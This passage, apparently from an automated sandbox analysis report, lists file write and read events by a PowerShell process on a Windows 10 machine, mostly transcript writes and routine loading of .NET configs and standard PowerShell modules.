| C:\Users\user\Documents\20201203\PowerShell_transcr<br>ipt.414408.4OQwtEdb.20201203100851.txt      | unknown | 3      | ef bb bf                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | ...                                                                                                                                                                                                                                                                | success or wait | 1     | 7FFB4D03B526   | WriteFile |
| C:\Users\user\Documents\20201203\PowerShell_transcr<br>ipt.414408.4OQwtEdb.20201203100851.txt      | unknown | 2463   | 2a 2a 2a 2a 2a 2a 2a 2a<br>2a 2a 2a 2a 2a 2a 2a 2a<br>2a 2a 2a 2a 2a 2a 2a 2a<br>2a 0d 0a 57 69 6e 64<br>6f 77 73 20 50 6f 77<br>65 72 53 68 65 6c 6c<br>20 74 72 61 6e 73 63<br>72 69 70 74 20 73 74<br>61 72 74 0d 0a 53 74<br>61 72 74 20 74 69 6d<br>65 3a 20 32 30 32 30<br>31 32 30 33 31 30 30<br>38 35 31 0d 0a 55 73<br>65 72 6e 61 6d 65 3a<br>20 44 45 53 4b 54 4f<br>50 2d 37 31 36 54 37<br>37 31 5c 68 61 72 64<br>7a 0d 0a 52 75 6e 41<br>73 20 55 73 65 72 3a<br>20 44 45 53 4b 54 4f<br>50 2d 37 31 36 54 37<br>37 31 5c 68 61 72 64<br>7a 0d 0a 43 6f 6e 66<br>69 67 75 72 61 74 69<br>6f 6e 20 4e 61 6d 65<br>3a 20 0d 0a 4d 61 63<br>68 69 6e 65 3a 20 34<br>31 34 34 30 38 20 28<br>4d 69 63 72 6f 73 6f<br>66 74 20 57 69 6e 64<br>6f 77 73 20 4e 54 20<br>31 30 2e 30 2e 31 37<br>31 33 34 2e 30 29 0d<br>0a 48 6f 73 74 20 41<br>70 70 6c 69 63 61 74<br>69 6f 6e 3a 20 70 6f<br>77 65 72 | *****..Windo<br>ws PowerShell transcript<br>start..Start time:<br>20201203100851..Userna<br>me: computer\user..RunAs<br>User:<br>computer\user..Configurati<br>on Name: ..Machine:<br>414408 (Microsoft<br>Windows NT<br>10.0.17134.0)..Host<br>Application: power | success or wait | 57    | 7FFB4D03B526   | WriteFile |
| C:\Users\user\AppData\Local\Mi<br>crosoft\Windows\PowerShell\StartupProfileData-<br>NonInteractive | unknown | 64     | 40 00 00 01 65 00 00<br>00 00 00 00 00 00 00<br>00 00 00 00 00 00 00<br>00 00 00 01 00 00 00<br>00 00 00 00 00 00 00<br>00 f5 01 00 00 00 00<br>00 00 00 00 00 00 00<br>00 00 00 04 40 00 80<br>00 00 00 00 00 00 00<br>00                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | @...e.....<br>.....@.....                                                                                                                                                                                                                                          | success or wait | 1     | 7FFB4E62F6E8   | WriteFile |

## File Read

| File Path                                                                                                                                       | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|-------------------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                | unknown | 4095   | success or wait | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                | unknown | 8173   | end of file     | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                                                           | unknown | 4095   | success or wait | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                                                           | unknown | 6135   | success or wait | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib.bac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux                                   | unknown | 176    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                | unknown | 4095   | success or wait | 1     | 7FFB4E0E2625   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                | unknown | 8173   | end of file     | 1     | 7FFB4E0E2625   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                                                           | unknown | 4095   | success or wait | 1     | 7FFB4E0E2625   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux | unknown | 1248   | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux                                        | unknown | 620    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |



| File Path                                                                                                                                           | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|-----------------------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux                                  | unknown | 900    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux         | unknown | 2764   | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                    | unknown | 4095   | success or wait | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                    | unknown | 8173   | end of file     | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                    | unknown | 4095   | success or wait | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                                                    | unknown | 8173   | end of file     | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux | unknown | 748    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                                                               | unknown | 4095   | success or wait | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                                                               | unknown | 8171   | end of file     | 1     | 7FFB4E0DB9DD   | unknown  |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\df04eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux                      | unknown | 764    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux             | unknown | 752    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\mf2e3165e3c7f18b7ac302fea40614c984\System.Xml.ni.dll.aux                                  | unknown | 748    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux                          | unknown | 300    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux                 | unknown | 864    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux                                  | unknown | 1540   | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive                                                          | unknown | 64     | success or wait | 1     | 7FFB4E0C62DB   | ReadFile |
| C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive                                                          | unknown | 21268  | success or wait | 1     | 7FFB4E0C63B9   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux        | unknown | 1268   | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux                  | unknown | 924    | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1     | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1     | unknown | 492    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1     | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1                                                   | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1                                                   | unknown | 774    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1                                                   | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                           | unknown | 4096   | success or wait | 2     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                           | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                           | unknown | 4096   | success or wait | 2     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                           | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                           | unknown | 4096   | success or wait | 7     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                           | unknown | 682    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                           | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                           | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                           | unknown | 289    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                           | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                           | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                           | unknown | 289    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                | unknown | 4096   | success or wait | 127   | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                | unknown | 993    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1           | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1           | unknown | 492    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1           | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1                                                         | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |

| File Path                                                                                                                                               | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|---------------------------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1                                                             | unknown | 774    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1                                                             | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                                     | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                                     | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                                     | unknown | 4096   | success or wait | 2     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1                                                                                     | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                                     | unknown | 4096   | success or wait | 7     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                                     | unknown | 682    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1                                                                                     | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                     | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                     | unknown | 289    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                     | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                     | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                     | unknown | 289    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1                                                                     | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                          | unknown | 4096   | success or wait | 138   | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                          | unknown | 993    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1                                                                          | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1                                                                               | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1                                                                               | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                       | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                       | unknown | 637    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                       | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                 | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                 | unknown | 534    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                 | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                 | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1                                 | unknown | 534    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux | unknown | 3148   | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux             | unknown | 1260   | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                       | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                       | unknown | 637    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux    | unknown | 2264   | success or wait | 1     | 7FFB4E1B12E7   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1                                       | unknown | 4096   | success or wait | 8     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1                                       | unknown | 128    | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1                                       | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll                 | unknown | 4096   | success or wait | 1     | 7FFB4E1D55FA   | unknown  |
| C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll                 | unknown | 512    | success or wait | 1     | 7FFB4E1D55FA   | unknown  |
| C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll                                                   | unknown | 4096   | success or wait | 1     | 7FFB4E1D55FA   | unknown  |
| C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll                                                   | unknown | 512    | success or wait | 1     | 7FFB4E1D55FA   | unknown  |
| C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0_0__b77a5c561934e089\mscorlib.dll                                                           | unknown | 4096   | success or wait | 1     | 7FFB4E1D55FA   | unknown  |
| C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0_0__b77a5c561934e089\mscorlib.dll                                                           | unknown | 512    | success or wait | 1     | 7FFB4E1D55FA   | unknown  |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1                                       | unknown | 4096   | success or wait | 3     | 7FFB4D03B526   | ReadFile |

| File Path                                                                                                         | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|-------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1 | unknown | 637    | end of file     | 3     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1 | unknown | 4096   | success or wait | 23    | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1 | unknown | 128    | end of file     | 3     | 7FFB4D03B526   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                             | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config                                             | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                  | unknown | 4096   | success or wait | 1     | 7FFB4D03B526   | ReadFile |
| C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config                                                  | unknown | 4096   | end of file     | 1     | 7FFB4D03B526   | ReadFile |

Disassembly

Code Analysis